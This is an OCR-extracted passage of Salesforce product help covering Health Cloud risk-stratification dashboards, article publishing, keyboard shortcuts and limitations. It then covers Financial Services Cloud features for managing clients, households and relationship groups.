
The Wave for Health Cloud: Risk Stratification app comes with charts and lists that give you important insight into the overall health of the patients you manage. Each Health Cloud org gets five Wave app permission set licenses.



- **Risk Score (1)**: The number of patients being evaluated and the number of patients who fall into each risk band category.
- **Risk Score Trends (2)**: The number of patients in the program and the average risk score in a calendar year compared with the numbers from the preceding year.
- **Age Group (3)**: The number of covered patients in each age group.
- **Age Group Trends (4)**: The number of male and female covered patients in the program in a given calendar year compared with the numbers from the preceding year.
- **Patient Distribution by Number of Conditions (5)**: The number of patients who have one or more medical conditions.
- **Patient Distribution Trends (6)**: The number of patients with one or more conditions compared with the numbers from the preceding year.
- **Enrollment Type (7)**: The number of patients enrolled in each program type.
- **Enrollment Type Trends (8)**: The number of patients enrolled in each program type compared with the numbers from the preceding year.

- **Patient Details (9)**: A list of patients with their associated risk score, conditions, Hierarchical Condition Categories (HCC) codes, and so on. You can grant permission to let users download a .CSV file of the patient list. The list can be used to assign at-risk patients to a care management program and then manage them in Health Cloud.


Clicking the elements within a widget can also change the view of the entire dashboard. For example, here is a section of the dashboard that shows age groups and patient distribution based on number of conditions.



After selecting patients in 60–64 years old age group, the charts and graphs change to reflect that lens.



The filtered information is also reflected in the patient details list. The patient list can be shared with other individuals who have permission to view information for all patients.



Tip: If you haven't used Wave before, learn more about it from the *Wave Analytics Library*.

Drive Learning with Protocols and Articles

Salesforce Knowledge lets you easily create and manage content and make it available to other healthcare professionals and to the patient and care team members. An article can contain the protocols you use to manage conditions or can hold educational materials you send to patients. You can write, edit, publish, and archive articles using the Articles Management tab or find and view published articles using the Articles tab.

Authors create articles by selecting an article type, writing content, and selecting where it should be published. You create both articles and protocols from the Article Management tab, but you select a different article type depending on the content you want to create.

Note: It's possible that not everyone in your organization will have the license type or permissions to create articles and protocols for your patients and care coordinators. Contact your Salesforce administrator for access to the Article Management tab. You can also make the Article Management tab visible to a user's profile.

1. On the Article Management tab, click **New**.
2. If your organization supports multiple languages, choose the language for the article.
3. Choose an article type, enter the article title, and click **OK**.
4. Edit the article's fields, and select a validation status. If your article contains a rich text area field, you can add some formatting such as bulleted lists, links, and images.
5. Optionally, if your organization uses data categories, select the categories to associate with your article:
   - Click **Edit** next to a category group to open the category selection dialog box.
   - In the `Available Categories` list, expand the category hierarchy to select a category.
   - Click **Add** to move a selected category to the `Selected Categories` list.

     Note: You can't add both a category and its child categories to the `Selected Categories` list. When you add a category to an article:
     - Child categories in the `Available Categories` list are unavailable unless you remove the parent from the `Selected Categories` list.
     - Child categories in the `Selected Categories` list disappear from that list.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create articles:
- "Manage Articles"

  AND

  "Create" and "Read" on the article type

To edit draft articles:
- "Manage Articles"

  AND

  "Read" and "Edit" on the article type

To edit published or archived articles:
- "Manage Articles"

  AND

  "Create," "Read," and "Edit" on the article type

Users searching for articles can find them by selecting an exact category or by selecting a parent or child category.

- Click **OK**.

6. Select the audience you want to publish the article to:
   - Internal App: Salesforce communities users can access articles in the Articles tab depending on their role visibility.
   - Customer: Customers can access articles if the Articles tab is available in a community.. Customer users inherit the role visibility of the manager on the account. In a community, the article is available only to users with Customer Community licenses or Customer Community Plus licenses.
   - Partner: Partners can access articles if the Articles tab is available in a community. Partner users inherit the role visibility of the manager on the account. In a community, the article is available only to users with Partner Community licenses.
   - Public Knowledge Base: Articles can be made available to anonymous users by creating a public knowledge base using the *Sample Public Knowledge Base for Salesforce Knowledge* app from the AppExchange.
   - Your own website. Articles can be made available to users through your company website.
7. Click **Quick Save** to save your changes and remain on this page. Alternatively, click **Save** to save your changes, close the article, and go to the Article Management tab.
8. Click **Publish...** when the content is ready to be published.
9. Select `Publish article(s) now` or `Schedule publication on` to choose the date to publish the article.
10. If the article has previously been published, select the `Flag as new version` checkbox to make the new article icon ( ) display next to your article in the selected channels. Users from these channels can see that this article has been modified since the last time they've read it. This checkbox is not available when you publish an article for the first time, as the icon displays by default for new articles.
11. Click **OK**.

    Articles you scheduled for publication at a later date continue to appear in the Draft Articles filter, now with the pending icon ( ) next to the article title. Hover over the icon to see the publication date.

SEE ALSO:

Create and Edit Articles

Health Cloud Console Keyboard Shortcuts

Keyboard shortcuts let you quickly perform actions by pressing keys instead of using a mouse.

These shortcuts are available for the care console, and an administrator can customize them or turn them off.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Command	Description	Key
Enter keyboard shortcuts mode	Activates keyboard shortcuts in a browser displaying a console	ESC
Hide or show left sidebar	Toggles the appearance of the left sidebar and its components	SHIFT+LEFT ARROW
Hide or show right sidebar	Toggles the appearance of the right sidebar and its components	SHIFT+RIGHT ARROW

Command	Description	Key
Move down	Moves the cursor down	DOWN ARROW
Move up	Moves the cursor up	UP ARROW
Hide or show top sidebar	Toggles the appearance of the top sidebar and its components	SHIFT+UP ARROW
Hide or show bottom sidebar	Toggles the appearance of the bottom sidebar and its components	SHIFT+DOWN ARROW
Open drop-down button on tabs	Opens the drop-down button on tabs to select more actions	D
Open tab	Opens a new tab	T
Zoom in or out on primary tabs	Zooms in or out on primary tabs by toggling the appearance of the header, footer, and pinned list	Z
Close tab	Closes a selected tab	C

Health Cloud Limitations

Learn about display, access, and customization limitations for Health Cloud.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Display Limitations

Health Cloud is only available in Microsoft® Internet Explorer® 10, or 11; Microsoft® Edge; the most recent stable version of Mozilla® Firefox®; the most recent stable version of Apple® Safari®, and the most recent stable version of Google Chrome™.

Tip: For best performance, we recommend that console users adopt the Google Chrome™ browser and machines with 8 GB of RAM.

Platform Encryption Limitations

Encrypted fields can't be used as filter or sort criteria.

Encrypted data is unmasked and visible to Health Cloud users. We recommend using object-level security and field-level security to restrict the visibility of sensitive data.

Event monitoring doesn't log which patients appear on the Today page, the Patient List pages, or the Candidate Patients page. Event monitoring does log that a user went to those pages, but doesn't log the details on what is displayed on those pages. However, when you select a patient to view in the Health Cloud console, it logs the ID of that patient.

Behavior and Access Limitations

Health Cloud doesn't meet accessibility requirements.

When you add a task to the care plan, it doesn't appear on the Timeline until you refresh the Timeline. Refresh the Timeline by selecting the Timeline from the Patient Card tab switcher.

When you add a task to the care plan, it doesn't appear on the Today page until you refresh the Today page. You can refresh the Today page by refreshing your browser.

You can't sort a column in a list that is based on an encrypted field.

List view pages display up to 500 patients per page. Sort and search features apply to the data within a single page in the patient list.

Long text fields (such as description fields) and the Address field aren't supported as filter criteria when creating a patient list. To filter on an address, use sub-fields such as the Street field.

Localization Limitations

Health Cloud supports the following languages: Dutch, English (United Kingdom), French, German, Portuguese (Brazil), Spanish, and Spanish (Mexico) (es_MX).

The column names in the Patient List aren't localized and in the language used to create them. So if the labels for column names were created in an English org, they only display in that language.

Users can edit the Patient List only when they have the same language and locale as the org in which the list was created. When a someone edits a list created in a language different from their own, they receive an error.

The delivered All Patients list appears in English only.

The Record Type Description field can't be translated.

The Category and Sub-Category fields in the Patient Card Menu can't be localized using the Translation Workbench. To display the labels in another language, deactivate or delete the delivered field configuration record. Then, create a different field record in the language for that org.

The Friendly Name field used as a display label in the Timeline and Patient Card can't be localized using the Translation Workbench. To display the labels in another language, create a different field record in the language for that org and set the language field to the new label's language.

Health Cloud Resources

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

Health Cloud

	For End Users	For Admins
Guides and Tip Sheets		
Getting Started with Salesforce Health Cloud	✓	
Health Cloud Implementation Guide		✓
Health Cloud Object Reference Guide		✓
Industries REST API Developer Guide		✓
Videos		
Collaborate with Patients and Colleagues Using Chatter	✓	
Manage Your Day with the Today Page	✓	
Get a Comprehensive View of Your Patient's Medical Records	✓	
Use the Timeline to Monitor Patient Health History	✓	
Create Patients in the Health Cloud Console	✓	

	For End Users	For Admins
Create Customized Lists of Patients	✔	
Manage the Patient Care Team	✔	
Use Care Plans to Help Patients Reach Their Goals	✔	

WELCOME TO FINANCIAL SERVICES CLOUD

Welcome to Financial Services Cloud, the platform for high-touch client relationship management.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Deliver Financial Services on the Platform for High-Touch Client Relationships

Financial Services Cloud is a reimagined front-office. Get a clean, aggregated view of the most relevant, actionable client information without logging in to a dozen systems throughout the day. Accelerate your productivity with technology and digital workflows that reduce the time you spend on routine, administrative tasks. Focus instead on delivering the highly personalized, proactive service that your clients expect.

Key Terms

Certain terms can have multiple meanings within a financial services context. It's important to clarify what we mean when you encounter terms like *account* or *client* in our app.

Set Up Clients, Households, and Relationships

Create records for clients, households, and their extended network of relationships so that you maintain a rich, holistic view of your book of business.

Enter Financial Data

Create records for clients' financial accounts and their underlying holdings, assets, liabilities, and financial goals.

Create a Wallet Share Opportunity

Create an opportunity record related to a financial account to track wallet share opportunities.

Create a Lead

Create a lead record to track a prospect.

Convert a Lead to a Client

Convert a lead record to a client record.

Create a Case from Financial Accounts

Create a case for a client's financial account so you can see the related case from the financial account's page or the client's profile page.

Work with Client Data

Track the specifics of your client interactions so that you develop a rich history to draw on for building relationships.

Customize Your Implementation

Are you ready for more? These tasks can take you far in Financial Services Cloud.

Deliver Financial Services on the Platform for High-Touch Client Relationships

Financial Services Cloud is a reimagined front-office. Get a clean, aggregated view of the most relevant, actionable client information without logging in to a dozen systems throughout the day. Accelerate your productivity with technology and digital workflows that reduce the time you spend on routine, administrative tasks. Focus instead on delivering the highly personalized, proactive service that your clients expect.

Get started with the basics of managing your client book for deeper engagement and more profitable client-advisor relationships.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

A New Way of Working—in Lightning Experience

Financial Services Cloud features are available exclusively in Lightning Experience. It's different from Salesforce Classic, because it responds to the way you work and gives you deeper context into what's going on with your clients.

Home Helps You Take Charge of Your Day

The Home page gives you instant access to the most pressing items on your to-do list. What are your priorities today? What's next? What's left to do? The Assistant prepares you for the most productive day possible, with proactive alerts about newly assigned leads and opportunities requiring attention.

Browse Your Client and Household List Views

Browse the Clients and Households list views to quickly navigate to client and household profiles. View filtered lists of clients and households, based on similar interests or financial characteristics.

Client and Household Profiles

Profiles give you a rich, holistic picture of a client's or household's financial past, present, and future. In a single view, monitor financial accounts, visualize personal and household relationships, manage goals, and review activity history.

Monitor Your Book of Business with Dashboards

Dashboards help you see at-a-glance your engagement with existing clients and potential to bring in more business.

Wave for Financial Services Cloud

The Wave for Financial Services Cloud app gives you embedded Wave dashboards in Financial Services Cloud. Through dashboards of configurable client data and custom charts, you can gain new insight about your book of business.

What Client Data Can I See?

The Salesforce security and sharing model ensures flexibility and the appropriate levels of access to client data. Ask your administrator for details about how data visibility is defined for your advisory teams.

A New Way of Working—in Lightning Experience

Financial Services Cloud features are available exclusively in Lightning Experience. It's different from Salesforce Classic, because it responds to the way you work and gives you deeper context into what's going on with your clients.

Tip: If you're new to Lightning Experience, get oriented quickly by searching for the help topic, Find Your Way Around Lightning Experience.

EDITIONS


Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Home Helps You Take Charge of Your Day

The Home page gives you instant access to the most pressing items on your to-do list. What are your priorities today? What's next? What's left to do? The Assistant prepares you for the most productive day possible, with proactive alerts about newly assigned leads and opportunities requiring attention.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions



- The dashboard (1) shows how opportunities look for the quarter.
- The Assistant (2) helps you be proactive with alerts about leads assigned to you today, and opportunities requiring attention.
- The Tasks component shows upcoming tasks. Mark them complete right on the page. As long as you remain on the page, you can always reopen completed tasks. Refreshing the page removes completed tasks from view.
- Upcoming Events shows the next five items on your calendar today. Past events drop off as the day progresses.
- Birthdays lists the clients celebrating birthdays in the next seven days.
- Upcoming RMDs lists the clients who will be 70 years and 6 months in 90 days and must take required minimum distributions (RMD). The RMD age can't be configured. For privacy, only the client record's owner can see if the client is approaching the RMD age.
- Opportunities and Leads components help you track ways to deepen and grow your book of business.

Browse Your Client and Household List Views

Browse the Clients and Households list views to quickly navigate to client and household profiles. View filtered lists of clients and households, based on similar interests or financial characteristics.

These list views display the clients and prospects and households that you work with.

- See which list views your administrator has made available by selecting the list view name at the top of the page.

  Tip: The My Clients and My Groups list views are a good starting point, as they show all the clients and households in your book of business. These list views display from the Accounts tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

- To sort, click any column header.
- Change the filter criteria to dynamically update your view of My Clients or My Groups, segmenting clients by criteria such as marketing segments, age, or birthdays.
  1. To expand the list of criteria you can filter by, select the **Filters** icon.
  2. For each filter that you want to change, select the filter, edit the criteria, and then select **Done**.

     Important: If you're filtering by a currency value, specify a currency ISO code—such as USD or GBP—before the value. For example, `GBP100000`. The ISO code must be one of your firm's active currencies.
  3. Select **Apply**.
     The list view refreshes with your updated filter criteria.

  For now, you can't save your changes to a list view that you've edited.
- View up to 25 records per page, and a maximum of approximately 2,000 items per list view.

  If you can't access some items because the list view contains more items than the maximum, narrow your filter criteria so that more items are accessible.

Client and Household Profiles

Profiles give you a rich, holistic picture of a client's or household's financial past, present, and future. In a single view, monitor financial accounts, visualize personal and household relationships, manage goals, and review activity history.

EDITIONS

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Highlights panel
See the last and next scheduled interaction at a glance.

Details tab
Quickly access details, without having to leave the profile page. Tabs on the profile pages offer similar views, with slight differences between the client and household profiles. For clients, view summaries of Know Your Client information, employment, and contact information. For households, view high-level summaries of total financial assets. To edit Details information, use the Edit button in the highlights panel.

Financials tab
Track financial accounts by the predefined categories of investment accounts, bank accounts, and insurance policies. Also track assets and liabilities.

Relationships tab
Manage the network of relationships involving the individuals in a household. Add new household members. Add people from outside of the household as Related Contacts. For households, you can add other households or business entities as Related Accounts. You can edit or delete associated contacts and accounts.

Goals tab
Track what matters to your clients for goals-based planning.

Related tab
See comprehensive summaries of financial accounts, tangible assets, liabilities, and related lists such as opportunities, cases, and notes and attachments. This view can be handy for onboarding when you want to quickly enter a series of financial accounts, goals, opportunities, and relationships.

Composer
Create tasks and events, and log client communications. Use the Chatter feed to share information and collaborate with other team members who manage the client relationship.

It's possible that your fields, field names, and field order differ from what you see here. Don't worry about that. It was just your administrator who customized them. The layout of sections within profile pages can't be changed.

Monitor Your Book of Business with Dashboards

Dashboards help you see at-a-glance your engagement with existing clients and potential to bring in more business.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions


1. In the navigation menu, go to the Dashboards list view.
2. Look for My Book of Business dashboards in the Public Dashboards folder.
   - My Book of Business - Overview—Manage your existing book of business with insights about AUM, wallet share, held-away assets, and financial account totals by client.
   - My Book of Business - Engagement Opportunities—Deepen client relationships by tracking upcoming client reviews, birthdays, and other relationship touchpoints.
   - My Book of Business - Sales & Opportunities—Grow your book of business by identifying new AUM opportunities and focusing your sales process on hitting targets.
3. Select a dashboard of interest. Select **Refresh** to get the latest data.

Wave for Financial Services Cloud

The Wave for Financial Services Cloud app gives you embedded Wave dashboards in Financial Services Cloud. Through dashboards of configurable client data and custom charts, you can gain new insight about your book of business.

EDITIONS

Available in: **Enterprise** and **Unlimited** Editions



From the navigation bar, click **Advisor Wave**.

Wave for Financial Services Cloud includes multiple embedded dashboards, each with a different focus on your book of business.

- Client List: Get a focused list of clients with robust filtering capabilities that surface financial data points and account details across an advisor's entire book of business.
- 80/20: Maximize your time by comparing client revenue against advising activities and identify key actions to apply to high-potential clients.
- Activities: Analyze interactions in context to different activity types to see how they are impacting your client relationships. Identify gaps and opportunities to improve future engagement.
- Financial Accounts: Respond to market conditions in a timely manner by uncovering the types of financial accounts and securities that make up an advisor's book of business.
- Client Goals: Measure client goals across an advisor's entire book of business, spot key trends and create tasks or opportunities in context to client data so advisors can help keep clients on track.

What Client Data Can I See?

The Salesforce security and sharing model ensures flexibility and the appropriate levels of access to client data. Ask your administrator for details about how data visibility is defined for your advisory teams.

Key Terms

Certain terms can have multiple meanings within a financial services context. It's important to clarify what we mean when you encounter terms like *account* or *client* in our app.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Account

A business account, such as a vendor or company that does business with consumers or other companies. Not to be confused with a *financial account*. In Financial Services Cloud, account sometimes also refers to a household entity or even an individual client.

Asset

A tangible asset that is not represented in financial account records, such as real estate or collectibles. If your firm doesn't use an asset aggregation service to track held-away financial accounts, assets also offer a simple way to account for held-away financial accounts.

Client

Any individual who does business with your firm—in the past, present, or future. Prospects are clients, too. When you see references to an *individual* within the app, we mean a person who's a client. You see *client* and *individual* used interchangeably.

Financial account

An investment account, bank account, insurance policy, or other type of financial account. In some financial services applications, financial accounts are the central unit of organization. Other applications treat clients or family groups as the central unit. Financial Services Cloud fits in this latter category with a client-centric design.

Household

A type of relationship group that includes people and business entities who have direct relationships with one another and whose financials are summarized at the household level. Salesforce doesn't track directly how individuals within a household are related. Their relationship is based on their relationships with the same household and by their roles within that household (client, spouse, dependent, and so on).

People associated with the household but outside of it are *related contacts*, such as lawyers, accountants, or tax planners. Organizational entities associated with the household but don't roll up any financials to the household are *related accounts*, such as related businesses or related households.

In client and household profiles, household (relationship group) members appear together and are clearly separate from other associated entities, who are also known as *extended relationships*.

Individual
A person who is a client.

Liability
A debt owed, such as a mortgage or loan.

Set Up Clients, Households, and Relationships

Create records for clients, households, and their extended network of relationships so that you maintain a rich, holistic view of your book of business.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Create a Client or Prospect
When you want to track engagement with new clients or prospects, create a client record.

Create a Household
Track groups of individual clients and business entities who have direct relationships with one another and shared financials.

Create a Relationship Group
Use a relationship group to create, maintain, and visualize client and group relationships in Financial Services Cloud. For instance, a household is a type of relationship group.

Add Household Members and Relationships
Add members to a household, and relate business entities and other people to the household members. Define how to summarize the members' activity and financials at the household level.

Add an Extended Relationship to a Client or Household
Better visualize clients' relationships with people outside of their household. Track the other professionals who advise clients about their financial lives. Also track clients' affiliations with owned businesses and other organizational entities.

Create a Client or Prospect

When you want to track engagement with new clients or prospects, create a client record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From a clients list view, select **New**.
2. Select **Individual**.
3. In `Account Name`, enter the client's name.
4. Select a status.
   - For a confirmed client, select *`Active`*.
   - For a prospect, select *`Prospect`*.
   - For a client that you're onboarding, select *`Onboarding`*.
5. After you enter other relevant information, save the record.

Clients can't be deleted.

Create a Household

Track groups of individual clients and business entities who have direct relationships with one another and shared financials.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note: A household is a type of relationship group.

1. From an accounts list view, select **New**.
2. Select **Household**.
3. In Account Name, enter the household name (for example, Claire Johnson Household). Leave the other fields empty because they are automatically calculated or don't yet apply.
4. Save the record.

   Households can't be deleted or made inactive.
5. On the Relationships tab, do one of the following:
   - From the relationship map, on the household component, click **Edit Group**.
   - From the Group Members section, click **Edit**.

The next part of creating a household is adding group members and relationships. You can add members only through the Relationships tab on the group profile.

SEE ALSO:

Add Household Members and Relationships

Create a Relationship Group

Use a relationship group to create, maintain, and visualize client and group relationships in Financial Services Cloud. For instance, a household is a type of relationship group.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note: You can't delete or make a group inactive.

1. From an individual client or business account profile, click the **Relationships** tab.
2. Do one of the following.
   - From the relationship map, click **+ Add Group**.
   - In the Primary Group section, click **New**.

     Note: If the client already has a primary group, it appears as the section name. You can edit the primary group. A client can have only one primary group.
   - In the Relationships Group section, click **New**.
3. For `Account Name`, enter the household name (Example: Claire Johnson Household). Leave all other fields empty.
4. Click **Save & Next**.

The next part of creating a relationship group is adding group members and relationships. You can add members only through the Relationships tab on the group profile.

SEE ALSO:

Add Household Members and Relationships

Add Household Members and Relationships


Add members to a household, and relate business entities and other people to the household members. Define how to summarize the members' activity and financials at the household level.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note: If you can't add a client to more than one household, ask your Salesforce admin to enable the multiple relationship groups custom setting.

1. Do one of the following.
   - Create a Household
   - Create a Relationship Group
2. For Member Name, enter an existing individual client's name or select **+ New Contact**.



   For a new contact, do the following.
   a. Select the **Individual** record type. Then click **Next**.
   b. Enter the contact's last name and other optional information.
   c. Save the contact record.
3. Select the member's role.
   - If the member is the primary household member, select **Client**. You can select more than one role for each member.
   - If the member is not the primary household member, select the member's role relative to the primary household member's role, such as Dependent or Spouse.
4. If you want to roll up activities and objects for this member, select **Primary Group**.
   - Roll-up items are summarized at the household level for all members who have this household as their primary group.

- Designating a household as a primary group for a member lets you add the member's related business to the household. As a member of the household, the related business's activities and objects are also summarized at the household level.
- You can add a business to only one primary group.

5. If you enabled this household as a primary group for the member, select which activities and objects, such as financial accounts or financial goals, to roll up when summarizing data at the household level.

   Note: You can select more than one item for each member.

6. To designate this individual as the primary household member, select **Primary Member**.

   Designating a primary member is not required, but a household can have only one primary member.

7. To add another member to the household, click **+ Add Row** and enter the required information.
8. To relate a member's business entity to the household, do the following.
   a. From the section of relationships with other accounts, under Related Member, enter a household member.
   b. Select the role that describes how the member is associated with the related business entity.
   c. Enter the member's related business entity.
   d. If you want the business entity to be a member of the household, and the business's activities and objects summarized at the household level, select **Add to Group**.

      Note: To add this business entity to the household, the household must be the primary group for the related member.

   e. To relate another business entity to the household, click **+ Add Row** and complete the information.
9. To relate a member to another person, do the following.
   a. From the section of relationships with other people, under Related Member, enter a household member.
   b. Select the related role that describes how the contact is associated with the related member.
   c. Enter the member's related contact.
   d. To relate another person to a household member, click **+ Add Row** and complete the information.

Add an Extended Relationship to a Client or Household

Better visualize clients' relationships with people outside of their household. Track the other professionals who advise clients about their financial lives. Also track clients' affiliations with owned businesses and other organizational entities.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Relate a Contact to a Client or Household

Add a lawyer, accountant, or other professional as a related contact. First, create a business account for the contact (because every contact belongs to an account in Salesforce). Then associate the contact with a client or household.

Relate an Account or Another Household to a Household

Add an account that is associated with a household to track the household's relationships with other entities, such as a business, a trust, or another household.

Relate a Contact to a Client or Household

